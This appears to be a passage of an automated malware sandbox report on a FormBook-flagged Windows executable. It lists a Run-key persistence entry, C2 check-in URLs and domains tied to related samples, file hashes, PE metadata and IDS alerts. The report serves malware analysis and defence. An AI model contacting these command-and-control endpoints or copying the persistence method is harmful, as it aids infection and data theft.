12:59:52	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run YNULIT20 C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.22.5	stage4.exe	Get hash	malicious	Browse	• www.feetlover.online/n8rn/?DFNPQJ=SJFr9BhJeZZyi2ucxvCICl6bRNARjPLC+tg5AUSRokV2wV+CF1rvnKzW+V2D6Rw83fT/&Mf3=f880irxXZ4UDtxoP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• www.helpcloud.xyz/n8ds/?v4VDH=WHU8k4m&9rJT=4vxveAhDLD1bBBVBYGklTAgHIjczf9yiSG6BwPp//N0BMhpP0xQNoBxeqzaksixrbhTl
3.64.163.50	xDG1WDcl0o.exe	Get hash	malicious	Browse	• www.warriorsouls.com/imnt/?w4=173jVSvDSoGUE2AW1ivoK5ykCyKPADg/LonPGNHNCQX2BYegbwJ7vTJYHkxtjawzsEfN&nHNxLR=Q48l
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• www.evaccines.com/s3f1/?0v=mbzqDKJ3zGVZXRXzBR45Cgdnnesr2+nRJSwniRIMGUaPxNPQA+ji5LfWApDcm/CqO18J&kTGXE2=5jpDxBr8jNJ0VnGP
	Xl1gbEIo0b.exe	Get hash	malicious	Browse	• www.teachermeta.com/btn2/?nRk=QvINNIMzsRYf/0qmivF6Dmovk+WpXAaZUAI4egrxWGuGQnhzgyC+G4dLS9x+/CyjCjh9&sFN0Yx=JL0hlxBhSB
	Rev_NN doccument.doc	Get hash	malicious	Browse	• www.brettneoheroes.com/e6b3/
	202111161629639000582.exe	Get hash	malicious	Browse	• www.sketchnfts.com/wkgp/?4h5=jdmv8BZZ/B46r0we2YWB0KZ3uGSoSKuz6a4pN1QKcZ2F8xRxcAMtTOc/gzvsbCezLg9G&2dX=P6APITtHDX2tmpK
	Ez6r9fZIXc.exe	Get hash	malicious	Browse	• www.battlegroundxr.com/ad6n/?G8a0vHm=ZcTQfm3E3Bis9O+U1J+3C+jUHMxN8jyTuxkjib6Q0pkS+Pn4CLfVing+78WMbf+swImY&6lrHq=5jktfN6hH6
	New Order INQ211118.exe	Get hash	malicious	Browse	• www.cleversights.com/ng6c/?JBGdjn1=EPV2/NoACT8dHOR9v1gyCHceGsyPjrlJM+UK8aQEsksszrMl224UALhiEE2fgJmZ+elx&8pB8=1bqLQxdXG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quote.exe	Get hash	malicious	Browse	• www.sandspringsramblers.com/g2fg/?1btd=IfCDV&CTEp9H=ge+LGbGWprSeotpzV0+Q+kydhBjB2swQkk5yFtO6ceAAyVR8yEXyjgFWO6AISkVeqI4m
	111821 New Order_xlxs.exe	Get hash	malicious	Browse	• www.methodicalservices.com/oae0/?UDKtfT=0pSD8r20Ixf8_&9rGxtBkx=0YzjOyVp+Yb6xacNTkTkmGCYCJkm2COrsGtOu7+4k+P6CiNE0Q3WT0+8/3B2OogfveoZ
	rEC0x536o5.exe	Get hash	malicious	Browse	• www.evaccines.com/s3f1/?XZeT=mbzqDKJ3zGVZXRXzBR45Cgdnnesr2+nRJSwniRIMGUaPxNPQA+ji5LfWApDcm/CqO18J&_dIpGp=dTiPIlmXgVLtX
	Booking Confirmation 548464656_pdf.exe	Get hash	malicious	Browse	• www.metaversealive.com/cfb2/?4hGdfRT=Agu3xtL1ZQO5CFfrtHOGjgVP3skWkN/ViqH4UJ4za8OjNS089a88X4B7IihWeXraBDmd&2dM4Gf=e4hhCbFxvtz0ztm
	Purchase Order Ref No_ Q51100732.xlsx	Get hash	malicious	Browse	• www.fondoflouisville.com/dyh6/?NL0hl=kQyzM0Wln+3leUBi0Wmn3eENdAam7BCJPPELL5jXxpKBYvrw3jMhvOGuqF2XlvtdQ71vEA==&v2M=r0DdC04HWpDX
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• www.inklusion.online/n8ds/?9rJT=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&at=WtR4GZm

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	order-2021-PO.Pdf.exe	Get hash	malicious	Browse	• www.godrejs-windsor.com/vocn/?5jYXyzb=pnITJGUzE5gMj2POSUsxOYM9XX/o1stqBdRTzx6fWnpbF/A27HO5FUQYdB9AbrLCdWzy&IL08W8=d6AXkVBHUjyXZ
	Inquiry Sheet.doc	Get hash	malicious	Browse	• www.babehairboutique.com/cy88/?7nLpW=-ZKlyLs0ebYdGfJ&QZ=K8MP/gXd9fA79gQ3nARZg5fl4N3QoqdUhkC4TU9uNhwqyFbAVwd8tffptZPcvcemife8Lg==
	PO-No 243563746 Sorg.exe	Get hash	malicious	Browse	• www.webmakers.xyz/seqa/?tvv=ihZT8RaXnH5DP6&R48TL=PArQXewhCLQ/aGYQG57zH1nhkqDi1nj517XyI5njozHkl0sb3Vjromuzr7tZwLe6Yf/2
	ORDER REMINDER.doc	Get hash	malicious	Browse	• www.quetaylor.com/zaip/?r2JPlFDH=HAqh6cOe6LTcTwCBF16MZHaJ4csidjMHsZ2CzJlUzLX8i4OfANm4LybqNg7cEAPcNuVe8g==&Ozu8Z=qxoHsxEPs4u
	Order Specification.doc	Get hash	malicious	Browse	• www.vestamobile.com/c28n/?-Zl=BwxsM8rRu+R6ZjIadp4KdiQptkWWHTzqe5Z/ld4s21xj8K8eoUYG89NnPoNyzSQlYa401Q==&Rnjl=fpapUTW
	Company Profile.exe	Get hash	malicious	Browse	• www.foxtmz.com/dc02/?1bNDudv=jqmdPTLkNRVMK4Spw6uhP9oU8xT3oy405F5bn/JxP7BlJCyt3yS/r4AEAC6uqXEsbJlK&Tp=NBZl4DOPndid

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SWIFT-MLSB-11,546__doc.exe	Get hash	malicious	Browse	• www.prismofthepast.com/ubw4/?VZYl2Vp=UigMCfo8h2PLtnSbtMmd6d3ko+F1yVNFo8a30fsmn5EqZKoIEeqRxVR0L8sgULRNmyMK&mP=-Z-xxjJPU2rHz

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ayudavida.com	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 164.155.212.139
www.helpcloud.xyz	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 88.99.22.5
www.topwowshopping.store	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 172.67.201.232
www.hsbp.online	cKEuN1Afoi.exe	Get hash	malicious	Browse	• 116.62.216.226
www.lopsrental.lease	202111161629639000582.exe	Get hash	malicious	Browse	• 66.29.140.185
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 66.29.140.185
	PURCHASE ORDER NO.ATPL_PO_21115_05687537_2021-22.exe	Get hash	malicious	Browse	• 66.29.140.185
zhs.zohosites.com	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 136.143.191.204
	#Uc81c#Ud488 #Uce74#Ud0c8#Ub85c#Uadf823.exe	Get hash	malicious	Browse	• 136.143.191.204
	Request For Quotation.exe	Get hash	malicious	Browse	• 136.143.191.204
	Order.exe	Get hash	malicious	Browse	• 136.143.191.204
	REQUIREMENT.exe	Get hash	malicious	Browse	• 204.141.43.204
	cat#U00e1logo de productos2021.exe	Get hash	malicious	Browse	• 204.141.43.204
	RPM.xlsx	Get hash	malicious	Browse	• 204.141.43.204
	009283774652673_pdf.exe	Get hash	malicious	Browse	• 204.141.42.73
	v86Jk19LUb.exe	Get hash	malicious	Browse	• 163.53.93.240
	RFQ_00701521.exe	Get hash	malicious	Browse	• 204.141.42.73
	IMAGE20210427001922654.exe	Get hash	malicious	Browse	• 204.141.42.73
www.inklusion.online	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 3.64.163.50
www.mackthetruck.com	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 203.170.80.250

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	OPKyR75fJn.exe	Get hash	malicious	Browse	• 5.9.162.45
	meerkat.arm7	Get hash	malicious	Browse	• 148.251.220.118
	oQANZnrt9d	Get hash	malicious	Browse	• 135.181.142.151
	tUJXpPwU27.dll	Get hash	malicious	Browse	• 78.47.204.80
	LZxr7xI4nc.exe	Get hash	malicious	Browse	• 5.9.162.45
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1272E3.exe	Get hash	malicious	Browse	• 5.9.162.45
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C932E2.exe	Get hash	malicious	Browse	• 5.9.162.45
	23062BA932165210EBB3FFCD15474E79F19E6AD74869F.exe	Get hash	malicious	Browse	• 5.9.162.45
	exe.exe	Get hash	malicious	Browse	• 116.202.203.61
	J73PTzDghy.exe	Get hash	malicious	Browse	• 94.130.138.146
	piPvSLcFXV.exe	Get hash	malicious	Browse	• 88.99.210.172
	fkYZ7hyvnD.exe	Get hash	malicious	Browse	• 116.202.14.219
	.#U266bvmail-478314QOZVOYBY30.htm	Get hash	malicious	Browse	• 168.119.38.214
	pYebrdRKvR.dll	Get hash	malicious	Browse	• 78.47.204.80
	pPX9DaPVYj.dll	Get hash	malicious	Browse	• 78.47.204.80
	wUKXjICs5f.dll	Get hash	malicious	Browse	• 78.47.204.80
	cRC6TZG6Wx.dll	Get hash	malicious	Browse	• 78.47.204.80
	qrb6jVwzoe.dll	Get hash	malicious	Browse	• 78.47.204.80
	copy_tt_inv_10192ne.exe	Get hash	malicious	Browse	• 49.12.42.56

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FACTURAS.exe	Get hash	malicious	Browse	• 116.202.203.61
AMAZON-02US	OPKyR75fJn.exe	Get hash	malicious	Browse	• 52.218.1.8
	Ljm7n1QDZe	Get hash	malicious	Browse	• 52.53.23.55
	E9HT1FxV8B	Get hash	malicious	Browse	• 52.52.93.219
	SOA.exe	Get hash	malicious	Browse	• 99.83.154.118
	a.r.m.v.6.l	Get hash	malicious	Browse	• 54.171.230.55
	meerkat.arm7	Get hash	malicious	Browse	• 52.56.234.247
	2MzNonluPU	Get hash	malicious	Browse	• 34.249.145.219
	sfhJLQhj84.exe	Get hash	malicious	Browse	• 3.131.99.219
	Proforma invoice for order-PO 2108137 R1.exe	Get hash	malicious	Browse	• 3.145.25.98
	mal1.html	Get hash	malicious	Browse	• 13.224.193.20
	Akiru.arm	Get hash	malicious	Browse	• 34.243.96.89
	g3g1VECs9K.exe	Get hash	malicious	Browse	• 52.217.129.129
	Gspace 1.1.5.apk	Get hash	malicious	Browse	• 18.162.202.11
	3E8869030B9C89B8C43E9F8A6730A516E3945AB1272E3.exe	Get hash	malicious	Browse	• 52.218.105.51
	Gspace 1.1.5.apk	Get hash	malicious	Browse	• 18.162.202.11
	dllhost.exe	Get hash	malicious	Browse	• 13.59.15.185
	DOC5629.htm	Get hash	malicious	Browse	• 52.217.130.168
	23062BA932165210EBB3FFCD15474E79F19E6AD74869F.exe	Get hash	malicious	Browse	• 52.218.65.11
	NSZPdzreB3	Get hash	malicious	Browse	• 54.254.156.153
	aZsszSGIEV	Get hash	malicious	Browse	• 52.89.168.94
EGIHOSTINGUS	SOA.exe	Get hash	malicious	Browse	• 45.39.212.96
	Swift Copy TT.doc	Get hash	malicious	Browse	• 142.111.110.248
	Product Offerety44663573.xlsx	Get hash	malicious	Browse	• 68.68.98.160
	Env#U00edo diciembre.exe	Get hash	malicious	Browse	• 104.253.94.109
	IAENMAI.xlsx	Get hash	malicious	Browse	• 23.27.137.70
	jydygx.arm7	Get hash	malicious	Browse	• 107.165.18.79
	202111161629639000582.exe	Get hash	malicious	Browse	• 166.88.19.181
	w8aattzDPj	Get hash	malicious	Browse	• 172.121.95.168
	XxMcevQr2Z	Get hash	malicious	Browse	• 172.120.108.136
	sora.arm	Get hash	malicious	Browse	• 136.0.238.242
	x3mKjigp7j	Get hash	malicious	Browse	• 216.172.145.226
	588885.xlsx	Get hash	malicious	Browse	• 107.187.86.150
	New Order INQ211118.exe	Get hash	malicious	Browse	• 23.230.105.118
	REltoQA3nv.exe	Get hash	malicious	Browse	• 107.164.102.213
	uranium.x86	Get hash	malicious	Browse	• 136.0.81.164
	SHIPPPING-DOC.xlsx	Get hash	malicious	Browse	• 50.118.200.122
	order-2021-PO.Pdf.exe	Get hash	malicious	Browse	• 142.111.56.40
	zhaP868fw5	Get hash	malicious	Browse	• 23.27.237.204
	KXUcatZZiH	Get hash	malicious	Browse	• 205.166.25.218
	jU5izFGdQb	Get hash	malicious	Browse	• 192.177.167.71

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	mN2NobuuDv.exe	Get hash	malicious	Browse	• 107.6.148.162
	cs.exe	Get hash	malicious	Browse	• 107.6.148.162
	ORDINE + DDT A.M.F SpA.exe	Get hash	malicious	Browse	• 107.6.148.162
	mal1.html	Get hash	malicious	Browse	• 107.6.148.162
	5A15ECE1649A5EF54B70B95D9D413BAD068B8C1C932E2.exe	Get hash	malicious	Browse	• 107.6.148.162
	DOC5629.htm	Get hash	malicious	Browse	• 107.6.148.162
	Racun je u prilogu.exe	Get hash	malicious	Browse	• 107.6.148.162
	exe.exe	Get hash	malicious	Browse	• 107.6.148.162
	INF-BRdocsx.NDVDELDKRS.msi	Get hash	malicious	Browse	• 107.6.148.162
	2GEg45PlG9.exe	Get hash	malicious	Browse	• 107.6.148.162
	cJ2wN3RKmh.exe	Get hash	malicious	Browse	• 107.6.148.162
	J73PTzDghy.exe	Get hash	malicious	Browse	• 107.6.148.162
	fkYZ7hyvnD.exe	Get hash	malicious	Browse	• 107.6.148.162

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	xzmHphquAP.exe	Get hash	malicious	Browse	• 107.6.148.162
	R0xLHA2mT5.exe	Get hash	malicious	Browse	• 107.6.148.162
	Rats4dIOmA.exe	Get hash	malicious	Browse	• 107.6.148.162
	XP-SN-7843884.htm	Get hash	malicious	Browse	• 107.6.148.162
	XP-SN-8324655.htm	Get hash	malicious	Browse	• 107.6.148.162
	new-1834138397.xls	Get hash	malicious	Browse	• 107.6.148.162
	1.htm	Get hash	malicious	Browse	• 107.6.148.162

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3035005
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.8384034474405602
Encrypted:	false
SSDEEP:	48:13WB14fxcKzsIYICVEq8MX0D0HSFlNUK6lGNxGt7KLk8s8LKvUf9KVyJ7hU:J2CdCn8MZyFlulGNxGt7KLyeymw
MD5:	3486408AF6E5BFDBE15DEDDEFB834576
SHA1:	8118E27D74977C176BD305862105CE5F22AE10D8
SHA-256:	5B26EE9B1FF774148D102BD7594D4B31C4B004D05C42F72EF82B1C90362B2196
SHA-512:	E2F45693DDBE1A42C6855439A394E1C00AE8EC81FDC4B8F1BC6EC37E93AE9389D0E0CCC3C4419572DD09371590384E859324F163BDFD462C2B1D4FF7F7ED1E3
Malicious:	false
Preview:	SQLite format 3.....@ .....O}..... ....

C:\Users\user\AppData\Local\Temp\Grt4lhl\c8ahotgz8h.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144472
Entropy (8bit):	6.18115352999971
Encrypted:	false
SSDEEP:	3072:txD6tQfQC/nHcs0lZ8+g81AYe22uQCNlJXmeL5A2m:txDQgvHyY80oQCNQm
MD5:	812181DF251E06433BF2F4F6A0C0F0F4
SHA1:	AA38A567EE48483D98966622FD320C791BC45871
SHA-256:	4D6C910A379D00F329E55AD98A7817DE0370695566443A74A9A02C85D2463A9D
SHA-512:	4D34981930ED3E40572CFC761DCB78E59494D8E33F2E6615ED3E53D3E17945718D7D627ABCA099167E188E2E76973A550C64C54A3F6700BB6BBB7B13BBD0CF4
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 20%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L....H .X.....0.....@.....0.....h$.....D...(.... ..w..... ..X.....8.. .....<.....text..... ....`.data...@.....@....rsrc...w.... .....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\~DF276A9FA8B8475D30.TMP

Process:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.021204976774085
Encrypted:	false
SSDEEP:	48:rJSq2Upu8metqPrIXHimU7zdvP1vnRecR:VSKUpACLF0
MD5:	E9F7C24086FE230572BB84C262385677
SHA1:	16B4D54B227860CD7942CB26F607C2464F69B416

C:\Users\user\AppData\Local\Temp\~DF276A9FA8B8475D30.TMP	
SHA-256:	1F1B9BB21DBBE012A4824C25111BAB849BE0E7BCED9234527701823A68C65374
SHA-512:	4F82F38C3A3D93FED9E1D0A27D1993FAA723CD2C0AD08241F1FC8C93E1DFAF47E035A94A2075B828AD12D41C6860150C3B42EE79B060912EBC44D340C8CDA42
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DF2F1968B4CF4B7B89.TMP	
Process:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.021204976774085
Encrypted:	false
SSDEEP:	48:rJSq2Upu8metqPrIXHimU7zdvP1vnRecR:VSKUpACLF0
MD5:	E9F7C24086FE230572BB84C262385677
SHA1:	16B4D54B227860CD7942CB26F607C2464F69B416
SHA-256:	1F1B9BB21DBBE012A4824C25111BAB849BE0E7BCED9234527701823A68C65374
SHA-512:	4F82F38C3A3D93FED9E1D0A27D1993FAA723CD2C0AD08241F1FC8C93E1DFAF47E035A94A2075B828AD12D41C6860150C3B42EE79B060912EBC44D340C8CDA42
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFBF74AAE9E8A330D2.TMP	
Process:	C:\Users\user\Desktop\Zr26f1rL6r.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.021204976774085
Encrypted:	false
SSDEEP:	48:rJSq2Upu8metqPrIXHimU7zdvP1vnRecR:VSKUpACLF0
MD5:	E9F7C24086FE230572BB84C262385677
SHA1:	16B4D54B227860CD7942CB26F607C2464F69B416
SHA-256:	1F1B9BB21DBBE012A4824C25111BAB849BE0E7BCED9234527701823A68C65374
SHA-512:	4F82F38C3A3D93FED9E1D0A27D1993FAA723CD2C0AD08241F1FC8C93E1DFAF47E035A94A2075B828AD12D41C6860150C3B42EE79B060912EBC44D340C8CDA42
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\~DFFF783F681E8F6EBB.TMP	
Process:	C:\Program Files (x86)\Grt4lhl\c8ahotgz8h.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.021204976774085
Encrypted:	false
SSDEEP:	48:rJSq2Upu8metqPrIXHimU7zdvP1vnRecR:VSKUpACLF0
MD5:	E9F7C24086FE230572BB84C262385677
SHA1:	16B4D54B227860CD7942CB26F607C2464F69B416
SHA-256:	1F1B9BB21DBBE012A4824C25111BAB849BE0E7BCED9234527701823A68C65374
SHA-512:	4F82F38C3A3D93FED9E1D0A27D1993FAA723CD2C0AD08241F1FC8C93E1DFAF47E035A94A2075B828AD12D41C6860150C3B42EE79B060912EBC44D340C8CDA42
Malicious:	false
Preview:	.....>..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.18115352999971
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Zr26f1rL6r.exe
File size:	144472
MD5:	812181df251e06433bf2f4f6a0c0f0f4
SHA1:	aa38a567ee48483d98966622fd320c791bc45871
SHA256:	4d6c910a379d00f329e55ad98a7817de0370695566443a74a9a02c85d2463a9d
SHA512:	4d34981930ed3e40572cfc761dcb78e59494d8e33f2e6615ed3e53d3e17945718d7d627abca099167e188e2e7697a550c64c54a3f6700bb6bbb7b13bbd0cf47
SSDEEP:	3072:txD6tQfQC/nHcs0lZ8+g81AYe22uQCNIJXmeL5A2m:txDQgvHyY80oQCNQm
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L....H.X.....0.....@

File Icon

Icon Hash:	6ce8fac8c8e46868

Static PE Info

General

Entrypoint:	0x4013b4
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x58DD4808 [Thu Mar 30 18:01:44 2017 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	0db4e1fdede6848b7d67f260c767df5d

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=Knyste6@Eximiousne3.BRY, CN=Siphonalet4, OU=Dehumanise5, O=octocorall, L=Myomatous7, S=FAHLORE, C=TD
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 24/11/2021 12:22:16 24/11/2022 12:22:16

Subject Chain	• E=Knyste6@Eximiousne3.BRY, CN=Siphonalet4, OU=Dehumanise5, O=octocorall, L=Myomatous7, S=FAHLORE, C=TD
Version:	3
Thumbprint MD5:	3EA4D95D319B3BCDDF3A916A0A7F25DF
Thumbprint SHA-1:	827D80430EC06C8058A205E7E710FFF3EB2A03DE
Thumbprint SHA-256:	7824D156B89CF1BF25F923BECB9DCE0EF3F49C821D270075A626DE65497E77AD
Serial:	00

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1e6c0	0x1f000	False	0.523012222782	data	6.34448502446	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x20000	0x1a40	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x22000	0xf77	0x1000	False	0.367431640625	data	4.13632936066	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-12:56:13.220035	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.11.20	104.21.76.223
11/25/21-12:56:13.220035	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.11.20	104.21.76.223
11/25/21-12:56:13.220035	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49815	80	192.168.11.20	104.21.76.223
11/25/21-12:56:34.061801	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.11.20	164.155.212.139
11/25/21-12:56:34.061801	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.11.20	164.155.212.139
11/25/21-12:56:34.061801	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49817	80	192.168.11.20	164.155.212.139
11/25/21-12:56:39.949611	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.11.20	172.120.157.187
11/25/21-12:56:39.949611	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.11.20	172.120.157.187
11/25/21-12:56:39.949611	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.11.20	172.120.157.187
11/25/21-12:56:50.191875	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.11.20	3.64.163.50

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-12:56:50.191875	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.11.20	3.64.163.50
11/25/21-12:56:50.191875	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.11.20	3.64.163.50
11/25/21-12:57:19.581032	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-12:57:48.440285	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.11.20	172.67.164.153
11/25/21-12:57:48.440285	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.11.20	172.67.164.153
11/25/21-12:57:48.440285	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.11.20	172.67.164.153
11/25/21-12:57:53.969955	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49824	80	192.168.11.20	3.64.163.50
11/25/21-12:57:53.969955	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49824	80	192.168.11.20	3.64.163.50
11/25/21-12:57:53.969955	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49824	80	192.168.11.20	3.64.163.50
11/25/21-12:58:24.837935	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49826	80	192.168.11.20	3.64.163.50
11/25/21-12:58:24.837935	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49826	80	192.168.11.20	3.64.163.50
11/25/21-12:58:24.837935	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49826	80	192.168.11.20	3.64.163.50
11/25/21-12:58:46.492771	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-12:58:54.460181	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-12:59:11.009465	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-12:59:26.513558	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-13:00:06.831291	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	1.1.1.1
11/25/21-13:00:30.897806	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	1.1.1.1
11/25/21-13:00:58.958116	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49836	80	192.168.11.20	3.64.163.50
11/25/21-13:00:58.958116	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49836	80	192.168.11.20	3.64.163.50
11/25/21-13:00:58.958116	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49836	80	192.168.11.20	3.64.163.50
11/25/21-13:01:05.901849	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-13:01:29.228115	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
11/25/21-13:01:53.595063	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.11.20	34.102.136.180
11/25/21-13:01:53.595063	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.11.20	34.102.136.180
11/25/21-13:01:53.595063	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49843	80	192.168.11.20	34.102.136.180
11/25/21-13:01:53.704468	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49843	34.102.136.180	192.168.11.20

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 12:54:53.733247995 CET	192.168.11.20	1.1.1.1	0x4274	Standard query (0)	atseasonals.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:50.986593008 CET	192.168.11.20	1.1.1.1	0x5671	Standard query (0)	www.tvterr adafarinha.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 12:55:56.046475887 CET	192.168.11.20	1.1.1.1	0xbd52	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:57.061180115 CET	192.168.11.20	9.9.9.9	0xbd52	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:58.076499939 CET	192.168.11.20	1.1.1.1	0xbd52	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:58.974685907 CET	192.168.11.20	9.9.9.9	0xbd52	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:58.974780083 CET	192.168.11.20	9.9.9.9	0xbd52	Standard query (0)	www.3uwz9mpxk77g.biz	A (IP address)	IN (0x0001)
